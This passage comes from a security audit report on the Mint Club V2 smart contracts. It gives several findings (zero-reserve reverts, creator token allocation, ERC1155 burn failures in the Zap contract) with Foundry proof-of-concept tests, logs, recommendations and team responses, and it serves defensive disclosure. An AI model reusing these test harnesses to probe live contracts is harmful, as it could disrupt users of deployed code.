        locker.createLockUp(_token, _isERC20, _amount, _unlockTime, _receiver,
_title);
        vm.stopPrank();
    }

    function test_POC2_lockup_unlock() public {
```

```
        userCreateLockUp(Bob, address(USDC), true, 10 ether, uint40(block.timestamp
+ 30 days), Tom, "Send ERC20");
        vm.warp(block.timestamp + 31 days);
        vm.prank(Tom);
        locker.unlock(0);

        userCreateLockUp(Bob, address(erc20Token), true, 20 ether,
uint40(block.timestamp + 30 days), Tom, "Send ERC20");
        vm.warp(block.timestamp + 31 days);
        vm.prank(Tom);
        locker.unlock(1);



        userCreateLockUp(Tom, address(erc1155Token), false, 100,
uint40(block.timestamp + 30 days), Bob, "Send NFTs");
        vm.warp(block.timestamp + 31 days);
        vm.prank(Bob);
        locker.unlock(2);

        uint256[] memory ids;
        ids = locker.getLockUpIdsByToken(address(USDC), 0, 100);
        assertEq(ids.length, 1);
        ids = locker.getLockUpIdsByToken(address(erc20Token), 0, 100);
        assertEq(ids.length, 1);
        ids = locker.getLockUpIdsByToken(address(erc1155Token), 0, 100);
        assertEq(ids.length, 1);

        ids = locker.getLockUpIdsByReceiver(Bob, 0, 100);
        assertEq(ids.length, 1);

        ids = locker.getLockUpIdsByReceiver(Tom, 0, 100);
        assertEq(ids.length, 2);

        showBalance(address(USDC), address(locker));
        showBalance(address(erc20Token), address(locker));
        showERC1155Balance(address(erc1155Token), address(locker));

    }
}
```

Test result:

```
% forge test --mc MintClubLockerTest --mt test_POC2 -vv
[⠒] Compiling...
[⠒] Compiling 1 files with 0.8.20
[⠒] Solc 0.8.20 finished in 39.47s
Compiler run successful!

Running 1 test for test/audit/MintClubLocker.t.sol:MintClubLockerTest
[PASS] test_POC2_lockup_unlock() (gas: 640449)
Logs:
  Step#0: range is 5000 ether, price is 0 ether
  ...
  Step#19: range is 100000 ether, price is 20 ether
  2024-1-8 14:0:0 - Bob Creates Token MC01
  2024-1-8 14:0:0 - Tom Creates Multi Token MC02
  2024-1-8 14:0:0 - Bob creates lockup with amount 10 ether
  2024-2-8 14:0:0 - Bob creates lockup with amount 20 ether
  2024-3-10 14:0:0 - Tom creates lockup with amount 100
  Locker's USDC Balance is :
  0.00  ether
  Locker's MC01 Balance is :
  0.00  ether
  Locker's MC02 Balance is : 0

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 9.61ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation

It's recommended to modify the `Locker` and `MerkleDistributor` contracts to include checks that ensure only Mint Club V2-created tokens can be used with these features.

Alleviation

[Mint Club Team, 01/11/2024]:
This is intentional because we thought someone might find it useful to use those tools with their own token that's not created on Mint Club V2.

I have updated the README to avoid confusion:

https://github.com/Steemhunt/mint.club-v2-contract/commit/16770456e27d55375f96f021123b7f114b0fd2fb

[CertiK, 01/12/2024]:
However, it's important to note that these tools are not suitable for deflationary tokens. This is because when transferring deflationary ERC20 tokens, the amount sent differs from the amount received, due to the transaction fees incurred. Consequently, this leads to an insufficient balance in the contract for users to execute unlock operations. For more details, please see the finding titled CON-02 Incompatibility with Deflationary Tokens.

[Mint Club Team, 01/14/2024]:

We have an explanation about those custom token supports on here:

https://github.com/Steemhunt/mint.club-v2-contract/blob/main/README.md#custom-erc20-tokens-as-reserve-tokens

Appropriate warning messages will be provided on the front-end client if a user tries to add a custom token that is not whitelisted on our client.

[CertiK, 01/14/2024]: The team did not update the related codebase, they added an explanation about the support for custom tokens in the README.md of the Mint Club V2 contract, specifically in the section on "Custom ERC20 Tokens as Reserve Tokens."

MCB-04 | POTENTIAL REVERT ARISING FROM ZERO `reserveToBond`

Category	Severity	Location	Status
Logical Issue	Medium	contracts/MCV2_Bond.sol (12/26-4d0e48): 374	Resolved

Description

The function `getReserveForToken()` in the `MCV2_Bond` contract is designed to calculate the required reserve amount and the associated royalty for minting a specified number of tokens based on a bonding curve. The bonding curve is defined by multiple `BondStep`s, each with a `rangeTo` and a `price`. The calculation iterates through these steps to determine the total reserve amount needed to mint the desired number of tokens.

The line in question:

```
374          if (reserveToBond == 0 || tokensLeft > 0) revert
MCV2_Bond__InvalidTokenAmount(); // can never happen
```

is a safety check that is intended to prevent the function from proceeding if the calculated reserve amount is zero or if there are still tokens left to mint after iterating through all the steps. The comment `// can never happen` suggests that the team believes this condition should logically never be triggered due to the way the bonding curve is set up.

However, there is a scenario where this could indeed happen: if the bonding curve's initial steps have a zero price, then trying to mint tokens within this range would result in a `reserveToBond` of zero, which would trigger the revert. This could occur if all tokens have been sold and the bonding curve resets, starting again from a step with a zero price.

This behavior might be intentional, as a means to prevent minting when the price is set to zero, effectively disabling minting until the curve reaches a step with a non-zero price. Alternatively, it could be an oversight in the contract design, where the team did not anticipate the bonding curve resetting or starting with a zero price.

Proof of Concept

This proof of concept demonstrates a situation using Foundry where `if (reserveToBond == 0 || tokensLeft > 0) revert MCV2_Bond__InvalidTokenAmount(); // can never happen` could probably happen.

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import "forge-std/Test.sol";
import "./TimestampConverter.sol";
import "@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol";
import "solpretty/SolPrettyTools.sol";
import "../../contracts/Locker.sol";
import "../../contracts/MCV1_Wrapper.sol";
import "../../contracts/MCV2_Token.sol";
import "../../contracts/MCV2_MultiToken.sol";
import "../../contracts/MCV2_ZapV1.sol";
import "../../contracts/MerkleDistributor.sol";
import "./WETH9.sol";
import "../../contracts/mock/TestToken.sol";

contract MintClubBaseTest is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Locker public locker;
    MCV1_Wrapper public wrapper;
    MCV2_Token public TOKEN_IMPLEMENTATION;
    MCV2_MultiToken public MULTI_TOKEN_IMPLEMENTATION;
    MCV2_ZapV1 public zapV1;
    MerkleDistributor public merkleDistributor;
    MCV2_Bond public bond;
    WETH9 public weth;
    TestToken public USDC;
    MCV2_Token public erc20Token;
    MCV2_MultiToken public erc1155Token;


    address public Beneficiary = makeAddr("Beneficiary");
    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");


    function setUp() public virtual {
        vm.warp(1704722400);
        locker = new Locker();
        wrapper = new MCV1_Wrapper();
        TOKEN_IMPLEMENTATION = new MCV2_Token();
        MULTI_TOKEN_IMPLEMENTATION = new MCV2_MultiToken();
        bond = new MCV2_Bond(address(TOKEN_IMPLEMENTATION),
address(MULTI_TOKEN_IMPLEMENTATION), Beneficiary, 1 ether, 10000);
        weth = new WETH9();
        zapV1 = new MCV2_ZapV1(address(bond), address(weth));
```

```
        merkleDistributor = new MerkleDistributor();
        USDC = new TestToken(1e10 ether, "USDC", "USDC", 18);

        //init funds
        deal(Bob, 1e8 ether);
        deal(Tom, 1e8 ether);
        deal(address(USDC), Bob, 1e8 ether);
        deal(address(USDC), Tom, 1e8 ether);

        //set labels
        vm.label(address(bond), "Bond");
        vm.label(address(locker), "Locker");
        vm.label(address(zapV1), "Zap");
        vm.label(address(USDC), "USDC");
        vm.label(address(weth), "WETH");

    }

    function userCreateToken(address _user, string memory _name, string memory
_symbol, address _reserveToken) internal returns (address) {
        MCV2_Bond.TokenParams memory tokenParams = MCV2_Bond.TokenParams({
            name: _name,
            symbol: _symbol
        });
        uint256 total = 1e5;
        uint256 length = 20;
        uint128[] memory stepRanges = new uint128[](length);
        uint128[] memory stepPrices = new uint128[](length);
        for (uint256 i; i < length; i++) {
            stepRanges[i] = uint128(total / length * (i + 1) * 1 ether);
            if (i == 0) {
                stepPrices[i] = 0;
            } else {
                stepPrices[i] = uint128(1 ether * (i + 1));
            }
            console2.log("Step#%d: range is %d ether, price is %d ether", i,
stepRanges[i] / 1e18, stepPrices[i] / 1e18);
        }
        MCV2_Bond.BondParams memory bondParams = MCV2_Bond.BondParams({
            mintRoyalty: 1000,
            burnRoyalty: 1000,
            reserveToken: _reserveToken,
            maxSupply: uint128(total * 1 ether),
            stepRanges: stepRanges,
            stepPrices: stepPrices
        });

        address retAddress;
        vm.startPrank(_user);
```

```
        console2.log("%s - %s Creates Token %s", block.timestamp.convertTimestamp(),
vm.getLabel(_user), _symbol);
        retAddress = bond.createToken{value: bond.creationFee()}(tokenParams,
bondParams);
        vm.stopPrank();
        return retAddress;
    }

    function userCreateMultiToken(address _user, string memory _name, string memory
_symbol,
        string memory _uri, address _reserveToken) internal returns (address) {
        MCV2_Bond.MultiTokenParams memory tokenParams = MCV2_Bond.MultiTokenParams({
            name: _name,
            symbol: _symbol,
            uri: _uri
        });

        uint256 total = 1e5;
        uint256 length = 20;
        uint128[] memory stepRanges = new uint128[](length);
        uint128[] memory stepPrices = new uint128[](length);
        for (uint256 i; i < length; i++) {
            stepRanges[i] = uint128(total / length * (i + 1));
            if (i == 0) {
                stepPrices[i] = 0;
            } else {
                stepPrices[i] = uint128(2 ether * (i + 1));
            }
            //console2.log("Step#%d: range is %d, price is %d ether", i,
stepRanges[i], stepPrices[i] / 1e18);
        }
        MCV2_Bond.BondParams memory bondParams = MCV2_Bond.BondParams({
            mintRoyalty: 1000,
            burnRoyalty: 1000,
            reserveToken: _reserveToken,
            maxSupply: uint128(total),
            stepRanges: stepRanges,
            stepPrices: stepPrices
        });
        address retAddress;
        vm.startPrank(_user);
        console2.log("%s - %s Creates Multi Token %s",
block.timestamp.convertTimestamp(), vm.getLabel(_user), _symbol);
        retAddress = bond.createMultiToken{value: bond.creationFee()}(tokenParams,
bondParams);
        vm.stopPrank();
        return retAddress;
    }
```

```
    function getReserveToken(address _token) internal view returns (address, string
memory symbol) {
        MCV2_Bond.BondDetail memory bondDetail = bond.getDetail(_token);
        return (bondDetail.info.reserveToken, bondDetail.info.symbol);
    }

    function userMintToken(address _user, address _token, uint256 _mintAmount,
uint256 _maxReserveAmount) internal {
        vm.startPrank(_user);
        (address reserveToken, string memory symbol) = getReserveToken(_token);
        console2.log("%s Mints %d ether %s Token", vm.getLabel(_user), _mintAmount /
1e18, symbol);
        IERC20(reserveToken).approve(address(bond), _maxReserveAmount);
        bond.mint(_token, _mintAmount, _maxReserveAmount, _user);
        vm.stopPrank();
    }

    function userClaimRoyalty(address _user, address _reserveToken) internal {
        vm.startPrank(_user);
        console2.log("%s Claims Royalty", vm.getLabel(_user));
        bond.claimRoyalties(_reserveToken);
        vm.stopPrank();
    }

    function userBurnToken(address _user, address _token, uint256 _burnAmount,
uint256 _minRefundAmount) internal {
        vm.startPrank(_user);
        (, string memory symbol) = getReserveToken(_token);
        console2.log("%s Burns %d ether %s Token", vm.getLabel(_user), _burnAmount /
1e18, symbol);
        try IERC20(_token).approve(address(bond), _burnAmount) {
        } catch {
            IERC1155(_token).setApprovalForAll(address(bond), true);
        }
        bond.burn(_token, _burnAmount, _minRefundAmount, _user);
        vm.stopPrank();
    }

    function showBalance(address _token, address _account) internal {
        uint256 balance;
        if (_token == address(0x0)) {
            balance = payable(_account).balance;
            console2.log("%s's Native Token Balance is :", vm.getLabel(_account));
        } else {
            balance = IERC20(_token).balanceOf(_account);
            console2.log("%s's %s Balance is :", vm.getLabel(_account),
vm.getLabel(_token));
        }
        pp(balance, 18, 2, " ether");
    }
```

```
    function showERC1155Balance(address _token, address _user) internal {
        uint256 balance = IERC1155(_token).balanceOf(_user, 0);
        console2.log("%s's %s Balance is :", vm.getLabel(_user),
vm.getLabel(_token), balance);
    }

}
```

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import "./MintClubBase.t.sol";

contract MintClubBondTest is MintClubBaseTest {

    function setUp() public override {
        super.setUp();
        address token = userCreateToken(Bob, "MC01", "MC01", address(USDC));
        erc20Token = MCV2_Token(token);
        token = userCreateMultiToken(Tom, "MC02", "MC02",
"ipfs://QmS4ustL54uo8FzR9455qaxZwuMiUhyvMcX9Ba8nUH4uVv", address(USDC));
        erc1155Token = MCV2_MultiToken(token);

        vm.label(address(erc20Token), "MC01");
        vm.label(address(erc1155Token), "MC02");
    }

    function test_POC1_mint_burn_mint() public {
        userMintToken(Tom, address(erc20Token), 1000 ether, type(uint256).max);
        userBurnToken(Bob, address(erc20Token), 5000 ether, 0);
        userBurnToken(Tom, address(erc20Token), 1000 ether, 0);
        userClaimRoyalty(Bob, address(USDC));
        userClaimRoyalty(Beneficiary, address(USDC));
        showBalance(address(USDC), address(bond));

        //should revert due to zero reserveToBond
        userMintToken(Tom, address(erc20Token), 5000 ether, type(uint256).max);
    }

}
```

Test result:

```
% forge test --mc MintClubBondTest --mt test_POC1 -vv
[⠒] Compiling...
No files changed, compilation skipped

Running 1 test for test/audit/MintClubBond.t.sol:MintClubBondTest
[FAIL. Reason: MCV2_Bond__InvalidTokenAmount()] test_POC1_mint_burn_mint() (gas:
709854)
Logs:
  Step#0: range is 5000 ether, price is 0 ether
  Step#1: range is 10000 ether, price is 2 ether
  Step#2: range is 15000 ether, price is 3 ether
  Step#3: range is 20000 ether, price is 4 ether
  Step#4: range is 25000 ether, price is 5 ether
  Step#5: range is 30000 ether, price is 6 ether
  Step#6: range is 35000 ether, price is 7 ether
  Step#7: range is 40000 ether, price is 8 ether
  Step#8: range is 45000 ether, price is 9 ether
  Step#9: range is 50000 ether, price is 10 ether
  Step#10: range is 55000 ether, price is 11 ether
  Step#11: range is 60000 ether, price is 12 ether
  Step#12: range is 65000 ether, price is 13 ether
  Step#13: range is 70000 ether, price is 14 ether
  Step#14: range is 75000 ether, price is 15 ether
  Step#15: range is 80000 ether, price is 16 ether
  Step#16: range is 85000 ether, price is 17 ether
  Step#17: range is 90000 ether, price is 18 ether
  Step#18: range is 95000 ether, price is 19 ether
  Step#19: range is 100000 ether, price is 20 ether
  2024-1-8 14:0:0 - Bob Creates Token MC01
  2024-1-8 14:0:0 - Tom Creates Multi Token MC02
  Tom Mints 1000 ether MC01 Token
  Bob Burns 5000 ether MC01 Token
  Tom Burns 1000 ether MC01 Token
  Bob Claims Royalty
  Beneficiary Claims Royalty
  Bond's USDC Balance is :
  0.00  ether
  Tom Mints 5000 ether MC01 Token

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 9.27ms

Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/audit/MintClubBond.t.sol:MintClubBondTest
[FAIL. Reason: MCV2_Bond__InvalidTokenAmount()] test_POC1_mint_burn_mint() (gas:
709854)
```

```
Encountered a total of 1 failing tests, 0 tests succeeded
```

Recommendation

It's recommended to check whether the current design is intended.

Alleviation

[Mint Club Team, 01/11/2024]:
This behavior is intentional as a means to prevent minting when the price is set to zero, effectively disabling minting until the curve reaches a step with a non-zero price.

I have updated the comment for clarification:

https://github.com/Steemhunt/mint.club-v2-contract/commit/3038f4f8329e51b0864aef93f34782c967e3054e

[CertiK, 01/12/2024]:
The team confirmed that the code is intended by design and updated the comments for clarification and changes were reflected in the commit 3038f4f8329e51b0864aef93f34782c967e3054e.

MCB-06 TOKEN CREATOR IS ABLE TO SELL TOKENS FOR FUTURE PROFIT

Category	Severity	Location	Status
Logical Issue	Medium	contracts/MCV2_Bond.sol (12/26-4d0e48): 259~260	Acknowledged

Description

The `createToken()` function allows any user to create tokens by specifying custom step parameters. In this process, the `stepRanges[0]` can be defined by the token creator. All tokens within these `stepRanges[0]` are issued directly to the creator's account, without the requirement of paying any `reserveToken`. This setup enables the token creator to potentially increase their profit by burning their tokens in exchange for `reserveToken`.

Recommendation

We recommend that the team review this function to ensure that this is an intended design.

Alleviation

[Mint Club Team, 01/11/2024]:
This is an intended design so that creators can choose to have some reserve amount for their future use (airdrop, marketing, business development, team incentives, etc). We try to give as much flexibility as possible for creators to design their tokenomics as they want.

MCZ-03 USER CANNOT RECEIVE ETH REFUNDS FOR ERC1155 TOKENS

Category	Severity	Location	Status
Logical Issue	Medium	contracts/MCV2_ZapV1.sol (12/26-4d0e48): 90~91	Resolved

Description

The issue with the `MCV2_ZapV1` contract lies in its handling of ERC1155 tokens during the burn process. The contract provides a convenient method for users to interact with the bonding curve using ETH by wrapping it into WETH for minting and unwrapping it from WETH for refunds when burning tokens. This makes the user experience more straightforward since many users are more familiar with ETH than WETH.

The `mintWithEth()` function allows users to mint tokens (both ERC20 and ERC1155) with ETH by converting the ETH to WETH and interacting with the bonding curve. However, the `burnToEth()` function contains a flaw where it treats all tokens as if they were ERC20 tokens:

```
        IERC20 t = IERC20(token);
        t.safeTransferFrom(_msgSender(), address(this), tokensToBurn);
```

This code assumes that the `token` address passed to the function implements the ERC20 interface, which includes the `safeTransferFrom()` function used to transfer the tokens from the user to the contract before burning them.

However, ERC1155 tokens use a different interface (`IERC1155`) and a different mechanism for transfers (`safeTransferFrom` with a different signature or `safeBatchTransferFrom` for batch operations). Because of this, trying to use an ERC1155 token with the `burnToEth()` function will fail, and the transaction will revert since the ERC1155 contract does not recognize the ERC20 `safeTransferFrom()` function call. This means that while users can mint ERC1155 tokens with ETH, they cannot burn them to receive ETH refunds using this contract.

Proof of Concept

This proof of concept illustrates a situation using Foundry in which users have the capability to mint ERC1155 tokens utilizing ETH but they cannot burn them to receive ETH refunds using `MCV2_ZapV1` contract.

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import "forge-std/Test.sol";
import "./TimestampConverter.sol";
import "@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol";
import "solpretty/SolPrettyTools.sol";
import "../../contracts/Locker.sol";
import "../../contracts/MCV1_Wrapper.sol";
import "../../contracts/MCV2_Token.sol";
import "../../contracts/MCV2_MultiToken.sol";
import "../../contracts/MCV2_ZapV1.sol";
import "../../contracts/MerkleDistributor.sol";
import "./WETH9.sol";
import "../../contracts/mock/TestToken.sol";

contract MintClubBaseTest is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Locker public locker;
    MCV1_Wrapper public wrapper;
    MCV2_Token public TOKEN_IMPLEMENTATION;
    MCV2_MultiToken public MULTI_TOKEN_IMPLEMENTATION;
    MCV2_ZapV1 public zapV1;
    MerkleDistributor public merkleDistributor;
    MCV2_Bond public bond;
    WETH9 public weth;
    TestToken public USDC;
    MCV2_Token public erc20Token;
    MCV2_MultiToken public erc1155Token;


    address public Beneficiary = makeAddr("Beneficiary");
    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");


    function setUp() public virtual {
        vm.warp(1704722400);
        locker = new Locker();
        wrapper = new MCV1_Wrapper();
        TOKEN_IMPLEMENTATION = new MCV2_Token();
        MULTI_TOKEN_IMPLEMENTATION = new MCV2_MultiToken();
        bond = new MCV2_Bond(address(TOKEN_IMPLEMENTATION),
address(MULTI_TOKEN_IMPLEMENTATION), Beneficiary, 1 ether, 10000);
        weth = new WETH9();
        zapV1 = new MCV2_ZapV1(address(bond), address(weth));
```

```
        merkleDistributor = new MerkleDistributor();
        USDC = new TestToken(1e10 ether, "USDC", "USDC", 18);

        //init funds
        deal(Bob, 1e8 ether);
        deal(Tom, 1e8 ether);
        deal(address(USDC), Bob, 1e8 ether);
        deal(address(USDC), Tom, 1e8 ether);

        //set labels
        vm.label(address(bond), "Bond");
        vm.label(address(locker), "Locker");
        vm.label(address(zapV1), "Zap");
        vm.label(address(USDC), "USDC");
        vm.label(address(weth), "WETH");

    }

    function userCreateToken(address _user, string memory _name, string memory
_symbol, address _reserveToken) internal returns (address) {
        MCV2_Bond.TokenParams memory tokenParams = MCV2_Bond.TokenParams({
            name: _name,
            symbol: _symbol
        });
        uint256 total = 1e5;
        uint256 length = 20;
        uint128[] memory stepRanges = new uint128[](length);
        uint128[] memory stepPrices = new uint128[](length);
        for (uint256 i; i < length; i++) {
            stepRanges[i] = uint128(total / length * (i + 1) * 1 ether);
            if (i == 0) {
                stepPrices[i] = 0;
            } else {
                stepPrices[i] = uint128(1 ether * (i + 1));
            }
            //console2.log("Step#%d: range is %d ether, price is %d ether", i,
stepRanges[i] / 1e18, stepPrices[i] / 1e18);
        }
        MCV2_Bond.BondParams memory bondParams = MCV2_Bond.BondParams({
            mintRoyalty: 1000,
            burnRoyalty: 1000,
            reserveToken: _reserveToken,
            maxSupply: uint128(total * 1 ether),
            stepRanges: stepRanges,
            stepPrices: stepPrices
        });

        address retAddress;
        vm.startPrank(_user);
```

```
        console2.log("%s - %s Creates Token %s", block.timestamp.convertTimestamp(),
vm.getLabel(_user), _symbol);
        retAddress = bond.createToken{value: bond.creationFee()}(tokenParams,
bondParams);
        vm.stopPrank();
        return retAddress;
    }

    function userCreateMultiToken(address _user, string memory _name, string memory
_symbol,
        string memory _uri, address _reserveToken) internal returns (address) {
        MCV2_Bond.MultiTokenParams memory tokenParams = MCV2_Bond.MultiTokenParams({
            name: _name,
            symbol: _symbol,
            uri: _uri
        });

        uint256 total = 1e5;
        uint256 length = 20;
        uint128[] memory stepRanges = new uint128[](length);
        uint128[] memory stepPrices = new uint128[](length);
        for (uint256 i; i < length; i++) {
            stepRanges[i] = uint128(total / length * (i + 1));
            if (i == 0) {
                stepPrices[i] = 0;
            } else {
                stepPrices[i] = uint128(2 ether * (i + 1));
            }
            //console2.log("Step#%d: range is %d, price is %d ether", i,
stepRanges[i], stepPrices[i] / 1e18);
        }
        MCV2_Bond.BondParams memory bondParams = MCV2_Bond.BondParams({
            mintRoyalty: 1000,
            burnRoyalty: 1000,
            reserveToken: _reserveToken,
            maxSupply: uint128(total),
            stepRanges: stepRanges,
            stepPrices: stepPrices
        });
        address retAddress;
        vm.startPrank(_user);
        console2.log("%s - %s Creates Multi Token %s",
block.timestamp.convertTimestamp(), vm.getLabel(_user), _symbol);
        retAddress = bond.createMultiToken{value: bond.creationFee()}(tokenParams,
bondParams);
        vm.stopPrank();
        return retAddress;
    }
```

```
    function getReserveToken(address _token) internal view returns (address, string
memory symbol) {
        MCV2_Bond.BondDetail memory bondDetail = bond.getDetail(_token);
        return (bondDetail.info.reserveToken, bondDetail.info.symbol);
    }

    function userMintToken(address _user, address _token, uint256 _mintAmount,
uint256 _maxReserveAmount) internal {
        vm.startPrank(_user);
        (address reserveToken, string memory symbol) = getReserveToken(_token);
        console2.log("%s Mints %d ether %s Token", vm.getLabel(_user), _mintAmount /
1e18, symbol);
        IERC20(reserveToken).approve(address(bond), _maxReserveAmount);
        bond.mint(_token, _mintAmount, _maxReserveAmount, _user);
        vm.stopPrank();
    }

    function userClaimRoyalty(address _user, address _reserveToken) internal {
        vm.startPrank(_user);
        console2.log("%s Claims Royalty", vm.getLabel(_user));
        bond.claimRoyalties(_reserveToken);
        vm.stopPrank();
    }

    function userBurnToken(address _user, address _token, uint256 _burnAmount,
uint256 _minRefundAmount) internal {
        vm.startPrank(_user);
        (, string memory symbol) = getReserveToken(_token);
        console2.log("%s Burns %d ether %s Token", vm.getLabel(_user), _burnAmount /
1e18, symbol);
        try IERC20(_token).approve(address(bond), _burnAmount) {
        } catch {
            IERC1155(_token).setApprovalForAll(address(bond), true);
        }
        bond.burn(_token, _burnAmount, _minRefundAmount, _user);
        vm.stopPrank();
    }

    function showBalance(address _token, address _account) internal {
        uint256 balance;
        if (_token == address(0x0)) {
            balance = payable(_account).balance;
            console2.log("%s's Native Token Balance is :", vm.getLabel(_account));
        } else {
            balance = IERC20(_token).balanceOf(_account);
            console2.log("%s's %s Balance is :", vm.getLabel(_account),
vm.getLabel(_token));
        }
        pp(balance, 18, 2, " ether");
    }
```

```
    function showERC1155Balance(address _token, address _user) internal {
        uint256 balance = IERC1155(_token).balanceOf(_user, 0);
        console2.log("%s's %s Balance is :", vm.getLabel(_user),
vm.getLabel(_token), balance);
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import "./MintClubBase.t.sol";

contract MintClubZapTest is MintClubBaseTest {

    using TimestampConverter for uint256;

    function setUp() public override {
        super.setUp();
        address token = userCreateToken(Bob, "MC01", "MC01", address(weth));
        erc20Token = MCV2_Token(token);
        token = userCreateMultiToken(Tom, "MC02", "MC02",
"ipfs://QmS4ustL54uo8FzR9455qaxZwuMiUhyvMcX9Ba8nUH4uVv", address(weth));
        erc1155Token = MCV2_MultiToken(token);

        vm.label(address(erc20Token), "MC01");
        vm.label(address(erc1155Token), "MC02");
    }

    function userMintTokenWithEth(address _user, address _token, uint256
_mintAmount) internal {
        vm.startPrank(_user);
        (, string memory symbol) = getReserveToken(_token);
        (uint256 ethAmount,) = bond.getReserveForToken(_token, _mintAmount);
        uint256 count = _mintAmount >= 1 ether ? _mintAmount / 1e18 : _mintAmount;
        console2.log("%s Mints %d (ether) %s Token", vm.getLabel(_user), count,
symbol);
        zapV1.mintWithEth{value: ethAmount}(_token, _mintAmount, _user);
        vm.stopPrank();
    }

    function userBurnTokenToEth(address _user, address _token, uint256 _burnAmount,
uint256 _minRefundAmount) internal {
        vm.startPrank(_user);
        (, string memory symbol) = getReserveToken(_token);
        uint256 count = _burnAmount >= 1 ether ? _burnAmount / 1e18 : _burnAmount;
        console2.log("%s Burns %d (ether) %s Token", vm.getLabel(_user), count,
symbol);
        try IERC20(_token).approve(address(zapV1), _burnAmount) {
        } catch {
            IERC1155(_token).setApprovalForAll(address(zapV1), true);
        }
        zapV1.burnToEth(_token, _burnAmount, _minRefundAmount, _user);
        vm.stopPrank();
    }
```

```
    function test_erc20_mintWithEth_burnToEth() public {
        userMintTokenWithEth(Tom, address(erc20Token), 1000 ether);
        showBalance(address(weth), address(bond));
        userBurnTokenToEth(Bob, address(erc20Token), 5000 ether, 0);
        showBalance(address(weth), address(bond));
        userBurnTokenToEth(Tom, address(erc20Token), 1000 ether, 0);

        userMintTokenWithEth(Bob, address(erc20Token), 15000 ether);
        userMintTokenWithEth(Tom, address(erc20Token), 10000 ether);
        userMintTokenWithEth(Bob, address(erc20Token), 10000 ether);
        userMintTokenWithEth(Tom, address(erc20Token), 15000 ether);

        userBurnTokenToEth(Bob, address(erc20Token), 25000 ether, 0);
        userBurnTokenToEth(Tom, address(erc20Token), 25000 ether, 0);

        userClaimRoyalty(Bob, address(weth));
        userClaimRoyalty(Beneficiary, address(weth));
        showBalance(address(weth), address(bond));
    }

    function test_POC3_erc1155_mintWithEth_burnToEth_revert() public {
        userMintTokenWithEth(Tom, address(erc1155Token), 1000);
        showBalance(address(weth), address(bond));
        userBurnTokenToEth(Bob, address(erc1155Token), 5000, 0);
    }
}
```

Test result:

```
% forge test --mc MintClubZapTest --mt test_POC3 -vvv
[⠒] Compiling...
No files changed, compilation skipped

Running 1 test for test/audit/MintClubZap.t.sol:MintClubZapTest
[FAIL. Reason: FailedInnerCall()] test_POC3_erc1155_mintWithEth_burnToEth_revert()
(gas: 466393)
Logs:
  2024-1-8 14:0:0 - Bob Creates Token MC01
  2024-1-8 14:0:0 - Tom Creates Multi Token MC02
  Tom Mints 1000 (ether) MC02 Token
  Bond's WETH Balance is :
  4,400.00  ether
  Bob Burns 5000 (ether) MC02 Token

Traces:
  [446493] MintClubZapTest::test_POC3_erc1155_mintWithEth_burnToEth_revert()
...
    ├─ [17695] Zap::burnToEth(MC02: [0xa3212e13BdAcAB87dD00dD76edb2330577b0261D],
5000, 0, Bob: [0x4dBa461cA9342F4A6Cf942aBd7eacf8AE259108C])
    │   ├─ [1343] Bond::tokenBond(MC02:
[0xa3212e13BdAcAB87dD00dD76edb2330577b0261D]) [staticcall]
    │   │   └─ ← Tom: [0x56669124E25dDF49FB01F678d691453C4590E1e4], 1000, 1000,
1704722400 [1.704e9], WETH: [0x1B5d22530787C7C8c27021103d7C63F6198781ba],
400000000000000000000 [4e21]
    │   ├─ [13489] Bond::getRefundForTokens(MC02:
[0xa3212e13BdAcAB87dD00dD76edb2330577b0261D], 5000) [staticcall]
    │   │   ├─ [516] MC02::totalSupply() [staticcall]
    │   │   │   ├─ [350] MCV2_MultiToken::totalSupply() [delegatecall]
    │   │   │   │   └─ ← 6000
    │   │   │   └─ ← 6000
    │   │   ├─ [479] MC02::decimals() [staticcall]
    │   │   │   ├─ [313] MCV2_MultiToken::decimals() [delegatecall]
    │   │   │   │   └─ ← 0
    │   │   │   └─ ← 0
    │   │   └─ ← 360000000000000000000 [3.6e21], 400000000000000000000 [4e20]
    │   ├─ [612] MC02::transferFrom(Bob:
[0x4dBa461cA9342F4A6Cf942aBd7eacf8AE259108C], Zap:
[0xBB807F76CdA53b1b4256E1b6F33bB46bE36508e3], 5000)
    │   │   ├─ [432] MCV2_MultiToken::transferFrom(Bob:
[0x4dBa461cA9342F4A6Cf942aBd7eacf8AE259108C], Zap:
[0xBB807F76CdA53b1b4256E1b6F33bB46bE36508e3], 5000) [delegatecall]
    │   │   │   └─ ← EvmError: Revert
    │   │   └─ ← EvmError: Revert
    │   └─ ← FailedInnerCall()
    └─ ← FailedInnerCall()

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 9.67ms

Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)
```

```
Failing tests:
Encountered 1 failing test in test/audit/MintClubZap.t.sol:MintClubZapTest
[FAIL. Reason: FailedInnerCall()] test_POC3_erc1155_mintWithEth_burnToEth_revert()
(gas: 466393)

Encountered a total of 1 failing tests, 0 tests succeeded
```

Recommendation

It's recommended to update the `burnToEth()` function of `MCV2_ZapV1` contract to handle both ERC20 and ERC1155 tokens appropriately during the burn process. This would likely involve adding logic to detect the type of token being burned and then calling the correct transfer function based on the token standard. Alternatively, separate functions could be implemented for burning ERC20 and ERC1155 tokens, each handling the token transfer and burn process according to the respective token standard.

Alleviation

[Mint Club Team, 01/11/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/Steemhunt/mint.club-v2-contract/commit/4503260b13e59013a54f2cb5df731a33aaa915cb

[CertiK, 01/12/2024]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 4503260b13e59013a54f2cb5df731a33aaa915cb.

CON-02 | INCOMPATIBILITY WITH DEFLATIONARY TOKENS

